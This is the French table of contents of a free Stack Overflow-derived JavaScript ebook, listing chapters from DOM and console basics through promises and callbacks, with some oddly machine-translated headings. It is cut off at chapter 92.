APPRENEZ JavaScript

eBook gratuit non affilié créé à partir des **contributeurs de Stack Overflow.**

#javascript

Table des matières

À propos ... 1

Chapitre 1: Démarrer avec JavaScript ... 2

Remarques ... 2

Versions ... 2

Examples ... 3

Utiliser l'API DOM ... 3

Utiliser console.log () ... 4

introduction ... 4

Commencer ... 4

Variables de journalisation ... 5

Placeholders ... 6

Journalisation d'objets ... 6

Enregistrement d'éléments HTML ... 7

Note de fin ... 7

Utiliser window.alert () ... 7

Remarques ... 8

Utiliser window.prompt () ... 9

Syntaxe ... 9

Exemples ... 9

Remarques ... 9

Utiliser l'API DOM (avec texte graphique: Canvas, SVG ou fichier image) ... 9

Utiliser window.confirm () ... 11

Remarques ... 11

Chapitre 2: .postMessage () et MessageEvent ... 13

Syntaxe ... 13

Paramètres ... 13

Examples ... 13

Commencer ... 13

Qu'est-ce que .postMessage () , quand et pourquoi l'utilisons-nous? ... 13

Envoi de messages 13
Réception, validation et traitement des messages 14
Chapitre 3: Affectation de destruction 16
Introduction 16
Syntaxe 16
Remarques 16
Examples 16
Destruction des arguments de la fonction 16
Renommer les variables lors de la destruction 17
Tableaux de destruction 17
Objets de destruction 18
Destructuration des variables internes 19
Utilisation des paramètres de repos pour créer un tableau d'arguments 19
Valeur par défaut lors de la destruction 19
Destruction imbriquée 20
Chapitre 4: AJAX 22
Introduction 22
Remarques 22
Examples 22
Utiliser GET et pas de paramètres 22
Envoi et réception de données JSON via POST 22
Affichage des principales questions JavaScript du mois à partir de l'API Stack Overflow 23
Utiliser GET avec des paramètres 24
Vérifier si un fichier existe via une requête HEAD 25
Ajouter un préchargeur AJAX 25
Écouter les événements AJAX au niveau mondial 26
Chapitre 5: Anti-patrons 27
Examples 27
Chaînage des assignations dans les déclarations var. 27
Chapitre 6: API d'état de la batterie 28
Remarques 28
Examples 28

Obtenir le niveau actuel de la batterie 28
La batterie est-elle en cours de chargement? 28
Laissez le temps restant jusqu'à ce que la batterie soit vide 28
Prenez le temps qu'il reste jusqu'à ce que la batterie soit complètement chargée 29
Événements de batterie 29
Chapitre 7: API de chiffrement Web 30
Remarques 30
Examples 30
Données cryptographiquement aléatoires 30
Création de résumés (par exemple SHA-256) 30
Génération d'une paire de clés RSA et conversion au format PEM 31
Conversion d'une paire de clés PEM en CryptoKey 32
Chapitre 8: API de notifications 34
Syntaxe 34
Remarques 34
Examples 34
Demander l'autorisation d'envoyer des notifications 34
Envoi de notifications 35
Bonjour 35
Fermer une notification 35
Événements de notification 35
Chapitre 9: API de sélection 37
Syntaxe 37
Paramètres 37
Remarques 37
Examples 37
Désélectionnez tout ce qui est sélectionné 37
Sélectionnez le contenu d'un élément 37
Récupère le texte de la sélection 38
Chapitre 10: API Fluent 39
Introduction 39
Examples 39

Fluent API capturant la construction d'articles HTML avec JS....39
Chapitre 11: Arithmétique (math)....42
Remarques....42
Examples....42
Ajout (+)....42
Soustraction (-)....43
Multiplication (*)....43
Division (/)....43
Reste / module (%)....44
Utiliser le module pour obtenir la partie fractionnaire d'un nombre....45
Incrementing (++)....45
Décrémenter (-)....46
Usages communs....46
Exponentiation (Math.pow () ou **)....47
Utilisez Math.pow pour trouver la nième racine d'un nombre.....47
Les constantes....47
Trigonométrie....49
Sinus....49
Cosinus....49
Tangente....49
Arrondi....50
Arrondi....50
Arrondir....50
Arrondir....51
Tronquer....51
Arrondir aux décimales....51
Entiers et flotteurs aléatoires....52
Opérateurs binaires....53
Bitwise ou....53
Bitwise et....53
Bitwise not....53

Bit à bit xor (exclusif ou) 53

Décalage bit à gauche 54

Décalage binaire à droite >> (Décalage à propagation de signe) >>> (Décalage à droite à re 54

Opérateurs d'assignation binaire 55

Obtenez aléatoire entre deux nombres 55

Aléatoire avec distribution gaussienne 56

Plafond et plancher 57

Math.atan2 pour trouver la direction 57

Direction d'un vecteur 57

Direction d'une ligne 57

Direction d'un point à un autre point 58

Sin & Cos pour créer un vecteur en fonction de la direction et de la distance 58

Math.hypot 58

Fonctions périodiques utilisant Math.sin 59

Simuler des événements avec des probabilités différentes 61

Little / Big endian pour les tableaux typés lors de l'utilisation d'opérateurs binaires 62

Obtenir le maximum et le minimum 63

Obtenir le maximum et le minimum d'un tableau: 63

Limiter le nombre à l'intervalle min / max 64

Obtenir les racines d'un nombre 64

Racine carrée 64

Racine cubique 64

Trouver des racines 64

Chapitre 12: Async Iterators 65

Introduction 65

Syntaxe 65

Remarques 65

Liens utiles 65

Examples 65

Les bases 65

Chapitre 13: Attributs de données 67

Syntaxe 67
Remarques 67
Examples 67
Accéder aux attributs de données 67
Chapitre 14: Biscuits 69
Examples 69
Ajouter et définir des cookies 69
Lecture des cookies 69
Supprimer les cookies 69
Teste si les cookies sont activés 69
Chapitre 15: Boucles 71
Syntaxe 71
Remarques 71
Examples 71
Standard "pour" les boucles 71
Utilisation standard 71
Déclarations multiples 72
Changer l'incrément 72
Boucle décrémentée 72
"while" Boucles 72
Boucle Standard Alors 72
Boucle décrémentée 73
Do ... tandis que la boucle 73
"Pause" en boucle 73
Sortir d'une boucle 73
Sortir d'une boucle 74
"continuer" une boucle 74
Continuer une boucle "for" 74
Continuer une boucle while 74
boucle "do ... while" 75
Casser des boucles imbriquées spécifiques 75
Briser et continuer les étiquettes 75

"pour ... de" boucle 76

Support de pour ... de dans d'autres collections 76

Cordes 77

Ensembles 77

Plans 77

Objets 78

Boucle "pour ... dans" 78

Chapitre 16: Carte 80

Syntaxe 80

Paramètres 80

Remarques 80

Examples 80

Créer une carte 80

Effacer une carte 81

Supprimer un élément d'une carte 81

Vérifier si une clé existe dans une carte 82

Cartes itératives 82

Obtenir et définir des éléments 82

Obtenir le nombre d'éléments d'une carte 83

Chapitre 17: Carte faible 84

Syntaxe 84

Remarques 84

Examples 84

Créer un objet WeakMap 84

Obtenir une valeur associée à la clé 84

Assigner une valeur à la clé 84

Vérifier si un élément avec la clé existe 85

Supprimer un élément avec la clé 85

Démo de référence faible 85

Chapitre 18: Chercher 87

Syntaxe 87

Paramètres 87

Remarques 87

Examples 88

GlobalFetch 88

Définir les en-têtes de demande 88

Données POST 88

Envoyer des cookies 89

Obtenir des données JSON 89

Utilisation de l'extraction pour afficher les questions de l'API de dépassement de capacit 89

Chapitre 19: Coercition / conversion variable 91

Remarques 91

Examples 91

Conversion d'une chaîne en nombre 91

Conversion d'un nombre en chaîne 92

Double négation (!! x) 92

Conversion implicite 93

Conversion d'un nombre en booléen 93

Conversion d'une chaîne en booléen 93

Entier à Flotter 94

Flotter à Entier 94

Convertir une chaîne en float 94

Conversion en booléen 94

Convertir un tableau en chaîne 95

Array to String à l'aide de méthodes de tableau 96

Table de conversion primitive à primitive 96

Chapitre 20: Comment rendre l'itérateur utilisable dans la fonction de rappel asynchrone 98

Introduction 98

Examples 98

Code erroné, pouvez-vous savoir pourquoi cette utilisation de la clé entraînera des bogues 98

Écriture correcte 98

Chapitre 21: commentaires 100

Syntaxe 100

Examples 100

Utiliser les commentaires 100
Ligne simple Commentaire // 100
Commentaire multiligne /**/ 100
Utiliser des commentaires HTML en JavaScript (mauvaise pratique) 100
Chapitre 22: Comparaison de date 103
Examples 103
Comparaison des valeurs de date 103
Calcul de la différence de date 104
Chapitre 23: Conditions 105
Introduction 105
Syntaxe 105
Remarques 106
Examples 106
Si / Sinon Si / Contrôle Else 106
Déclaration de changement 108
Critères d'inclusion multiples pour les cas 109
Opérateurs ternaires 109
Stratégie 111
En utilisant || et && court-circuitant 112
Chapitre 24: Conseils de performance 113
Introduction 113
Remarques 113
Examples 113
Évitez les tentatives / prises dans des fonctions critiques 113
Utiliser un mémoizer pour les fonctions de calcul intensif 114
Analyse comparative de votre code - mesure du temps d'exécution 116
Préférer les variables locales aux globales, aux attributs et aux valeurs indexées 118
Réutiliser les objets plutôt que de les recréer 119
Exemple A 119
Exemple b 120
Limiter les mises à jour DOM 120
Initialisation des propriétés d'objet avec null 121

Être cohérent dans l'utilisation des nombres 122
Chapitre 25: Console 124
Introduction 124
Syntaxe 124
Paramètres 124
Remarques 124
Ouvrir la console 125
Chrome 125
Firefox 125
Edge et Internet Explorer 126
Safari 126
Opéra 127
Compatibilité 127
Examples 128
Tabulation des valeurs - console.table () 128
Inclure une trace de pile lors de la connexion - console.trace () 129
Impression sur la console de débogage d'un navigateur 130
Autres méthodes d'impression 131
Temps de mesure - console.time () 132
Compter - console.count () 133
Chaîne vide ou absence d'argument 135
Déboguer avec des assertions - console.assert () 135
Formatage de la sortie de la console 136
Style avancé 136
Utiliser des groupes pour indenter une sortie 137
Effacer la console - console.clear () 138
Affichage interactif d'objets et de XML - console.dir (), console.dirxml () 138
Chapitre 26: Constantes intégrées 141
Examples 141
Opérations qui renvoient NaN 141
Fonctions de bibliothèque mathématique renvoyant NaN 141

Tester NaN avec isNaN () 141
window.isNaN() 141
Number.isNaN() 142
nul 143
indéfini et nul 144
L'infini et l'infini 145
NaN 145
Nombre de constantes 146
Chapitre 27: Contexte (ceci) 147
Examples 147
ceci avec des objets simples 147
Sauvegarde pour utilisation dans les fonctions / objets imbriqués 147
Contexte de la fonction de liaison 148
cela dans les fonctions constructeur 149
Chapitre 28: Cordes 150
Syntaxe 150
Examples 150
Informations de base et concaténation de chaînes 150
Cordes concaténantes 151
Modèles de chaînes 151
Citations échappant 151
Chaîne inverse 152
Explication 153
Couper les espaces 154
Substrings avec une tranche 154
Fractionner une chaîne en un tableau 154
Les chaînes sont unicode 155
Détecter une chaîne 155
Comparer les chaînes Lexicographiquement 156
Chaîne en majuscule 157
Chaîne en minuscule 157
Compteur de mots 157

Caractère d'accès à l'index dans la chaîne 157
Fonctions de recherche et de remplacement de chaîne 158
indexOf(searchString) et lastIndexOf(searchString) 158
includes(searchString, start) 158
replace(regexp|substring, replacement|replaceFunction) 158
Rechercher l'index d'une sous-chaîne dans une chaîne 159
Représentations de chaînes de nombres 159
Répéter une chaîne 160
Code de caractère 161
Chapitre 29: Déclarations et assignations 162
Syntaxe 162
Remarques 162
Examples 162
Réaffectation des constantes 162
Modification des constantes 162
Déclaration et initialisation des constantes 163
Déclaration 163
Types de données 163
Indéfini 164
Affectation 164
Opérations mathématiques et affectation 165
Incrémenter de 165
Décrémenter par 165
Multiplier par 166
Diviser par 166
Elevé au pouvoir de 166
Chapitre 30: Des classes 168
Syntaxe 168
Remarques 168
Examples 169
Constructeur de classe 169
Méthodes statiques 169

Getters et Setters 170
Héritage de classe 171
Membres privés 171
Noms de méthodes dynamiques 172
Les méthodes 173
Gestion de données privées avec des classes 173
Utiliser des symboles 174
Utiliser WeakMaps 174
Définir toutes les méthodes à l'intérieur du constructeur 175
Utilisation des conventions de dénomination 175
Liaison de nom de classe 176
Chapitre 31: Des symboles 177
Syntaxe 177
Remarques 177
Examples 177
Les bases du type primitif de symbole 177
Conversion d'un symbole en chaîne 177
Utilisation de Symbol.for () pour créer des symboles partagés globaux 178
Chapitre 32: Détection du navigateur 179
Introduction 179
Remarques 179
Examples 179
Méthode de détection des fonctionnalités 179
Méthode de la bibliothèque 180
Détection d'agent d'utilisateur 180
Chapitre 33: Données binaires 182
Remarques 182
Examples 182
Conversion entre Blobs et ArrayBuffers 182
Convertir un Blob en un ArrayBuffer (asynchrone) 182
Convertir un Blob en un ArrayBuffer utilisant une Promise (asynchrone) 182
Convertir un ArrayBuffer ou un tableau typé en un objet Blob 183

Manipulation d'ArrayBuffers avec DataViews 183
Création d'un objet TypedArray à partir d'une chaîne Base64 183
Utiliser TypedArrays 183
Obtenir une représentation binaire d'un fichier image 184
Itérer via un arrayBuffer 185
Chapitre 34: Écran 187
Examples 187
Obtenir la résolution de l'écran 187
Obtenir la zone «disponible» de l'écran 187
Obtenir des informations de couleur sur l'écran 187
Propriétés de la fenêtre innerWidth et innerHeight 187
Largeur et hauteur de la page 187
Chapitre 35: Efficacité de la mémoire 189
Examples 189
Inconvénient de créer une véritable méthode privée 189
Chapitre 36: Éléments personnalisés 190
Syntaxe 190
Paramètres 190
Remarques 190
Examples 190
Enregistrement de nouveaux éléments 190
Extension d'éléments natifs 191
Chapitre 37: Ensemble 192
Introduction 192
Syntaxe 192
Paramètres 192
Remarques 192
Examples 193
Créer un ensemble 193
Ajout d'une valeur à un ensemble 193
Supprimer la valeur d'un ensemble 193
Vérifier si une valeur existe dans un ensemble 194

Effacer un ensemble 194
Obtenir la longueur définie 194
Conversion des ensembles en tableaux 194
Intersection et différence dans les ensembles 195
Ensembles d'itération 195
Chapitre 38: Énumérations 196
Remarques 196
Examples 196
Enum définition en utilisant Object.freeze () 196
Définition alternative 197
Impression d'une variable enum 197
Mise en œuvre des énumérations à l'aide de symboles 197
Valeur d'énumération automatique 198
Chapitre 39: Espace archivage sur le Web 200
Syntaxe 200
Paramètres 200
Remarques 200
Examples 200
Utiliser localStorage 200
limites de localStorage dans les navigateurs 201
Événements de stockage 201
Remarques 202
sessionStorage 202
Effacer le stockage 203
Conditions d'erreur 203
Supprimer un élément de stockage 203
Manière plus simple de manipuler le stockage 204
Longueur du stock local 204
Chapitre 40: Espacement des noms 206
Remarques 206
Examples 206
Espace de noms par affectation directe 206

Espaces de noms imbriqués 206
Chapitre 41: Evaluer JavaScript 207
Introduction 207
Syntaxe 207
Paramètres 207
Remarques 207
Examples 207
introduction 207
Évaluation et mathématiques 208
Evaluez une chaîne d'instructions JavaScript 208
Chapitre 42: Événements 209
Examples 209
Chargement de la page, du DOM et du navigateur 209
Chapitre 43: Événements envoyés par le serveur 210
Syntaxe 210
Examples 210
Configuration d'un flux d'événements de base sur le serveur 210
Fermer un flux d'événements 210
Liaison des écouteurs d'événements à EventSource 211
Chapitre 44: execCommand et contenteditable 212
Syntaxe 212
Paramètres 212
Examples 213
Mise en forme 213
Ecouter les changements de contenu 214
Commencer 214
Copier dans le presse-papier à partir de textarea en utilisant execCommand ("copy") 215
Chapitre 45: Expressions régulières 217
Syntaxe 217
Paramètres 217
Remarques 217

Examples 217
Créer un objet RegExp 217
Création standard 217
Initialisation statique 218
Drapeaux RegExp 218
Correspondance avec .exec () 219
Match à l'aide de .exec() 219
Boucle à travers les correspondances à l'aide de .exec() 219
Vérifiez si la chaîne contient un motif en utilisant .test () 219
Utiliser RegExp avec des chaînes 219
Match avec RegExp 220
Remplacez par RegExp 220
Split avec RegExp 220
Rechercher avec RegExp 220
Remplacement d'une chaîne avec une fonction de rappel 220
Groupes RegExp 221
Capturer 221
Non-capture 222
Look-Ahead 222
Utilisation de Regex.exec () avec des parenthèses regex pour extraire les correspondances 222
Chapitre 46: File API, Blobs et FileReaders 224
Syntaxe 224
Paramètres 224
Remarques 224
Examples 224
Lire le fichier sous forme de chaîne 225
Lire le fichier en tant que dataURL 225
Trancher un fichier 226
Téléchargement csv côté client en utilisant Blob 226
Sélection de plusieurs fichiers et restriction des types de fichiers 227
Récupère les propriétés du fichier 227
Chapitre 47: Fonctions asynchrones (asynchrone / wait) 228

Introduction 228
Syntaxe 228
Remarques 228
Examples 228
introduction 228
Style de fonction de flèche 229
Moins d'indentation 229
Attendre et priorité de l'opérateur 229
Fonctions asynchrones par rapport aux promesses 230
En boucle avec async attendent 232
Opérations asynchrones (parallèles) simultanées 233
Chapitre 48: Fonctions constructeur 235
Remarques 235
Examples 235
Déclaration d'une fonction constructeur 235
Chapitre 49: Fonctions de flèche 237
Introduction 237
Syntaxe 237
Remarques 237
Examples 237
introduction 237
Portée et liaison lexicales (valeur de "this") 238
Objet Arguments 239
Retour implicite 239
Retour explicite 240
Arrow fonctionne comme un constructeur 240
Chapitre 50: Générateurs 241
Introduction 241
Syntaxe 241
Remarques 241
Examples 241

Fonctions du générateur 241
Sortie itération précoce 242
Lancer une erreur sur la fonction du générateur 242
Itération 242
Envoi de valeurs au générateur 243
Délégation à un autre générateur 243
Interface Iterator-Observer 244
Itérateur 244
Observateur 244
Faire des asynchrones avec des générateurs 245
Comment ça marche ? 246
Utilise le maintenant 246
Flux asynchrone avec générateurs 246
Chapitre 51: Géolocalisation 248
Syntaxe 248
Remarques 248
Examples 248
Obtenir la latitude et la longitude d'un utilisateur 248
Codes d'erreur plus descriptifs 248
Obtenir des mises à jour lorsque l'emplacement d'un utilisateur change 249
Chapitre 52: Gestion globale des erreurs dans les navigateurs 250
Syntaxe 250
Paramètres 250
Remarques 250
Examples 250
Gestion de window.onerror pour signaler toutes les erreurs sur le serveur 250
Chapitre 53: Héritage 252
Examples 252
Prototype de fonction standard 252
Différence entre Object.key et Object.prototype.key 252
Nouvel objet du prototype 252
Héritage prototypique 253

Héritage pseudo-classique 255
Définition du prototype d'un objet 256
Chapitre 54: Histoire 258
Syntaxe 258
Paramètres 258
Remarques 258
Examples 258
history.replaceState () 258
history.pushState () 259
Charger une URL spécifique à partir de la liste d'historique 259
Chapitre 55: Horodatage 261
Syntaxe 261
Remarques 261
Examples 261
Horodatage haute résolution 261
Horodatages basse résolution 261
Prise en charge des navigateurs existants 261
Obtenir l'horodatage en quelques secondes 262
Chapitre 56: IndexedDB 263
Remarques 263
Transactions 263
Examples 263
Test de disponibilité de la base de données indexée 263
Ouvrir une base de données 263
Ajouter des objets 264
Récupération des données 265
Chapitre 57: Insertion automatique du point-virgule - ASI 267
Examples 267
Règles d'insertion automatique des points-virgules 267
Instructions affectées par l'insertion automatique de points-virgules 267
Eviter l'insertion de points-virgules sur les instructions de retour 268
Chapitre 58: Intervalles et délais 270

Syntaxe 270

Remarques 270

Examples 270

Les intervalles 270

Supprimer les intervalles 271

Supprimer les délais d'attente 271

Set récursifTimeout 271

setTimeout, ordre des opérations, clearTimeout 272

setTimeout 272

Problèmes avec setTimeout 272

Ordre des opérations 272

Annulation d'un délai d'attente 273

Les intervalles 273

Chapitre 59: JavaScript fonctionnel 275

Remarques 275

Examples 275

Accepter des fonctions comme arguments 275

Fonctions d'ordre supérieur 275

Identité Monad 276

Fonctions pures 278

Chapitre 60: JSON 280

Introduction 280

Syntaxe 280

Paramètres 280

Remarques 280

Examples 281

Analyse d'une chaîne JSON simple 281

Sérialiser une valeur 281

Sérialisation avec une fonction de remplacement 282

Analyse avec une fonction de réanimation 282

Sérialisation et restauration d'instances de classe 284

JSON versus littéraux JavaScript 285

Valeurs d'objets cycliques ... 287
Chapitre 61: La boucle d'événement ... 288
Examples ... 288
La boucle d'événement dans un navigateur Web ... 288
Opérations asynchrones et boucle d'événements ... 289
Chapitre 62: La gestion des erreurs ... 290
Syntaxe ... 290
Remarques ... 290
Examples ... 290
Interaction avec les promesses ... 290
Objets d'erreur ... 291
Ordre des opérations plus pensées avancées ... 291
Types d'erreur ... 293
Chapitre 63: Le débogage ... 295
Examples ... 295
Points d'arrêt ... 295
Déclaration de débogueur ... 295
Outils de développement ... 295
Ouverture des outils de développement ... 295
Chrome ou Firefox ... 295
Internet Explorer ou Edge ... 295
Safari ... 296
Ajout d'un point d'arrêt à partir des outils de développement ... 296
IDE ... 296
Code Visual Studio (VSC) ... 296
Ajouter un point d'arrêt dans VSC ... 296
Passer à travers le code ... 296
Interruption automatique de l'exécution ... 297
Variables d'interpréteur interactif ... 297
Inspecteur d'éléments ... 298
Utiliser des seters et des getters pour trouver ce qui a changé une propriété ... 299
Casser quand une fonction est appelée ... 300

En utilisant la console 300
Chapitre 64: Les fonctions 301
Introduction 301
Syntaxe 301
Remarques 301
Examples 301
Fonctionne comme une variable 301
Une note sur le levage 304
Fonction anonyme 304
Définition d'une fonction anonyme 304
Affectation d'une fonction anonyme à une variable 305
Fourniture d'une fonction anonyme en tant que paramètre à une autre fonction 305
Renvoi d'une fonction anonyme à partir d'une autre fonction 305
Invoquer immédiatement une fonction anonyme 306
Fonctions anonymes auto-référentielles 306
Expressions de fonction immédiatement invoquées 308
Détermination de la fonction 309
Liaison `this` et arguments 311
Opérateur de liaison 312
Liaison des fonctions de la console aux variables 312
Fonction Arguments, objet "arguments", paramètres de repos et de propagation 313
objet arguments 313
Paramètres de repos: function (...parm) {} 313
Paramètres de propagation: function_name(...varb); 313
Fonctions nommées 314
Les fonctions nommées sont hissées 314
Fonctions nommées dans un scénario récursif 315
La propriété name des fonctions 316
Fonction récursive 317
Currying 317
Utilisation de la déclaration de retour 318

Passer des arguments par référence ou valeur 320
Appeler et appliquer 321
Paramètres par défaut 322
Fonctions / variables en tant que valeurs par défaut et paramètres de réutilisation 323
Réutiliser la valeur de retour de la fonction dans la valeur par défaut d'un nouvel appel: 324
valeur et longueur des arguments en l'absence de paramètres dans l'invocation 324
Fonctions avec un nombre inconnu d'arguments (fonctions variadiques) 324
Récupère le nom d'un objet fonction 326
Application partielle 326
Composition de la fonction 327
Chapitre 65: Les problèmes de sécurité 328
Introduction 328
Examples 328
Script intersite réfléchi (XSS) 328
rubriques 328
Atténuation: 329
Script intersite persistant (XSS) 329
Atténuation 330
Script inter-sites persistant à partir de chaînes de caractères JavaScript 330
Atténuation: 331
Pourquoi les scripts d'autres personnes peuvent nuire à votre site Web et à ses visiteurs 331
Injection JSON évaluée 331
L'atténuation 332
Chapitre 66: Linters - Assurer la qualité du code 334
Remarques 334
Examples 334
JSHint 334
ESLint / JSCS 335
JSLint 335
Chapitre 67: Littéraux de modèle 337
Introduction 337

Syntaxe 337
Remarques 337
Examples 337
Interpolation de base et chaînes multilignes 337
Cordes brutes 337
Les chaînes marquées 338
Templating HTML With String Strings 339
introduction 339
Chapitre 68: Localisation 341
Syntaxe 341
Paramètres 341
Examples 341
Formatage des nombres 341
Mise en forme de la devise 341
Formatage de la date et de l'heure 342
Chapitre 69: Manipulation de données 343
Examples 343
Extraire l'extension du nom de fichier 343
Format des nombres en argent 343
Définit la propriété d'objet en fonction de son nom de chaîne 344
Chapitre 70: Méthode d'enchaînement 345
Examples 345
Méthode d'enchaînement 345
Conception et chaînage d'objets à chaînes 345
Objet conçu pour être chaîné 346
Exemple d'enchaînement 346
Ne crée pas d'ambiguïté dans le type de retour 346
Convention de syntaxe 347
Une mauvaise syntaxe 347
Côté gauche de la mission 348
Résumé 348
Chapitre 71: Modals - Invites 349

Syntaxe 349

Remarques 349

Examples 349

À propos des invites de l'utilisateur 349

Invite persistante modale 350

Confirmer pour supprimer l'élément 350

Utilisation de l'alerte () 351

Utilisation de prompt () 352

Chapitre 72: Mode strict 353

Syntaxe 353

Remarques 353

Examples 353

Pour les scripts entiers 353

Pour les fonctions 354

Modification des propriétés globales 354

Modification des propriétés 355

Comportement de la liste d'arguments d'une fonction 356

Paramètres dupliqués 357

Fonction de cadrage en mode strict 357

Listes de paramètres non simples 357

Chapitre 73: Modèles de conception comportementale 359

Examples 359

Motif d'observateur 359

Modèle de médiateur 360

Commander 361

Itérateur 362

Chapitre 74: Modèles de conception créative 365

Introduction 365

Remarques 365

Examples 365

Motif Singleton 365

Modules de module et de module révélateur 366

Modèle de module 366

Modèle de module révélateur 366

Motif de prototype révélateur 367

Motif Prototype 368

Fonctions d'usine 369

Usine avec Composition 370

Motif d'usine abstraite 371

Chapitre 75: Modules 373

Syntaxe 373

Remarques 373

Examples 373

Exportations par défaut 373

Importer avec des effets secondaires 374

Définir un module 374

Importation de membres nommés depuis un autre module 375

Importer un module entier 375

Importation de membres nommés avec des alias 376

Exportation de plusieurs membres nommés 376

Chapitre 76: Mots-clés réservés 377

Introduction 377

Examples 377

Mots-clés réservés 377

JavaScript contient une collection prédéfinie de mots-clés réservés que vous ne pouvez pas 377

ECMAScript 1 377

ECMAScript 2 377

ECMAScript 5 / 5.1 378

ECMAScript 6 / ECMAScript 2015 379

Identifiants & Identifiant 380

Chapitre 77: Nomenclature (modèle d'objet de navigateur) 383

Remarques 383

Examples 383

introduction 383
Méthodes d'objet de fenêtre 384
Propriétés de l'objet Window 385
Chapitre 78: Objet Navigateur 387
Syntaxe 387
Remarques 387
Examples 387
Obtenir des données de base du navigateur et les renvoyer sous la forme d'un objet JSON 387
Chapitre 79: Objets 389
Syntaxe 389
Paramètres 389
Remarques 389
Examples 390
Object.keys 390
Clonage peu profond 390
Object.defineProperty 391
Propriété en lecture seule 391
Propriété non énumérable 392
Description de la propriété de verrouillage 392
Propriétés de l'accesseur (get et set) 393
Propriétés avec des caractères spéciaux ou des mots réservés 394
Propriétés à tous les chiffres: 394
Noms de propriété dynamiques / variables 394
Les tableaux sont des objets 395
Object.freeze 396
Object.seal 397
Créer un objet Iterable 398
Repos objet / propagation (...) 399
Descripteurs et propriétés nommées 399
signification des champs et leurs valeurs par défaut 400
Object.getOwnPropertyDescriptor 401
Clonage d'objets 401

Objet.assigner 403
Itération des propriétés d'objet 404
Récupération des propriétés d'un objet 404
Caractéristiques des propriétés: 404
But de l'énumérabilité: 405
Méthodes de récupération des propriétés: 405
Divers: 406
Convertir les valeurs d'un objet en tableau 407
Itération sur les entrées d'objet - Object.entries () 407
Object.values () 408
Chapitre 80: Opérateurs binaires 409
Examples 409
Opérateurs binaires 409
Conversion en entiers 32 bits 409
Complément à deux 409
Bitwise AND 409
Bit à bit OU 410
Pas au bit 410
Bit par bit XOR 411
Opérateurs de poste 411
Décalage à gauche 411
Décalage à droite (propagation de signe) 411
Right Shift (remplissage à zéro) 412
Chapitre 81: Opérateurs binaires - Exemples du monde réel (extraits) 413
Examples 413
Détection de parité du nombre avec bit à bit ET 413
Échange de deux entiers avec bit par bit XOR (sans allocation de mémoire supplémentaire) 413
Multiplication plus rapide ou division par puissances de 2 413
Chapitre 82: Opérateurs Unaires 415
Syntaxe 415
Examples 415
L'opérateur unaire plus (+) 415

Syntaxe: **415**

Résultats: **415**

La description **415**

Exemples: **415**

L'opérateur de suppression 416

Syntaxe: **416**

Résultats: **416**

La description **417**

Exemples: **417**

L'opérateur typeof 417

Syntaxe: **417**

Résultats: **418**

Exemples: **418**

L'opérateur de vide 419

Syntaxe: **419**

Résultats: **419**

La description **419**

Exemples: **420**

L'opérateur de négation unaire (-) 420

Syntaxe: **420**

Résultats: **420**

La description **420**

Exemples: **420**

L'opérateur NOT bitwise (~) 421

Syntaxe: **421**

Résultats: **421**

La description **421**

Exemples: **422**

L'opérateur logique NOT (!) 422

Syntaxe: **422**

Résultats: 422

La description 422

Exemples: 423

Vue d'ensemble 423

Chapitre 83: Opérations de comparaison 425

Remarques 425

Examples 425

Opérateurs logiques avec des booléens 425

ET 425

OU 425

NE PAS 425

Égalité abstraite (==) 426

7.2.13 Comparaison d'égalité abstraite 426

Exemples: 426

Opérateurs relationnels (<, <=,>,> =) 427

Inégalité 428

Opérateurs logiques avec des valeurs non booléennes (coercition booléenne) 428

Null et indéfini 429

Les différences entre null et undefined 429

Les similitudes entre null et undefined 429

Utiliser undefined 430

Propriété NaN de l'objet global 430

Vérifier si une valeur est NaN 430

Points à noter 432

Court-circuit dans les opérateurs booléens 432

Egalité abstraite / inégalité et conversion de type 434

Le problème 434

La solution 435

Tableau vide 436

Opérations de comparaison d'égalité 436

SameValue 436

SameValueZero 437
Comparaison stricte de l'égalité 437
Comparaison d'égalité abstraite 438
Regroupement de plusieurs instructions logiques 439
Conversions de type automatique 439
Liste des opérateurs de comparaison 440
Champs de bits pour optimiser la comparaison de données multi-états 440
Chapitre 84: Optimisation d'appel de queue 443
Syntaxe 443
Remarques 443
Examples 443
Qu'est-ce que l'optimisation d'appel de queue (TCO)? 443
Boucles récursives 444
Chapitre 85: Ouvriers 445
Syntaxe 445
Remarques 445
Examples 445
Enregistrer un employé de service 445
Web Worker 445
Un simple travailleur de service 446
main.js 446
Quelques choses: 446
sw.js 447
Travailleurs Dédiés et Travailleurs Partagés 447
Résilier un travailleur 448
Remplir votre cache 448
Communiquer avec un travailleur Web 449
Chapitre 86: Politique d'origine et communication d'origine croisée 451
Introduction 451
Examples 451
Façons de contourner la politique de la même origine 451

Méthode 1: CORS 451
Méthode 2: JSONP 451
Communication croisée d'origine sécurisée avec les messages 452
Exemple de fenêtre communiquant avec un cadre enfant 452
Chapitre 87: Portée 454
Remarques 454
Examples 454
Différence entre var et let 454
Déclaration de variable globale 455
Re-déclaration 455
Levage 456
Fermetures 456
Données privées 457
Expressions de fonction immédiatement appelées (IIFE) 458
Levage 458
Qu'est-ce que le levage? 458
Limites du levage 460
Utiliser let in loops au lieu de var (exemple des gestionnaires de clic) 461
Invocation de méthode 462
Invocation anonyme 462
Invocation du constructeur 463
Invocation de la fonction flèche 463
Appliquer et appeler la syntaxe et l'appel. 464
Invocation liée 465
Chapitre 88: Procuration 466
Introduction 466
Syntaxe 466
Paramètres 466
Remarques 466
Examples 466
Proxy très simple (en utilisant le trap trap) 466

Recherche de propriété de propriété 467
Chapitre 89: Promesses 468
Syntaxe 468
Remarques 468
Examples 468
Chaîne de promesse 468
introduction 470
États et flux de contrôle 470
Exemple 470
Appel de fonction retard 471
En attente de multiples promesses simultanées 472
En attendant la première des multiples promesses simultanées 473
Valeurs "prometteuses" 473
Fonctions "prometteuses" avec rappels 474
La gestion des erreurs 475
Chaînage 475
Rejets non gérés 476
Mises en garde 477
Enchaînement avec fulfill et reject 477
Lancer de manière synchrone à partir d'une fonction qui devrait renvoyer une promesse 478
Renvoyer une promesse rejetée avec l'erreur 479
Enveloppez votre fonction dans une chaîne de promesses 479
Réconciliation des opérations synchrones et asynchrones 479
Réduire un tableau à des promesses chaînées 480
pourChaque avec des promesses 481
Effectuer un nettoyage avec finally () 482
Demande d'API asynchrone 483
Utilisation de l'ES2017 async / waiting 483
Chapitre 90: Prototypes, objets 485
Introduction 485
Examples 485

Prototype de création et d'initialisation 485
Chapitre 91: Rappels 487
Examples 487
Exemples d'utilisation de rappel simple 487
Exemples avec des fonctions asynchrones 488
Qu'est-ce qu'un rappel? 489
Continuation (synchrone et asynchrone) 489
Gestion des erreurs et branchement des flux de contrôle 490
Rappels et `this` 491
Solutions 492
Solutions: 492
Rappel à l'aide de la fonction Flèche 493
Chapitre 92: Rendez-vous amoureux 494
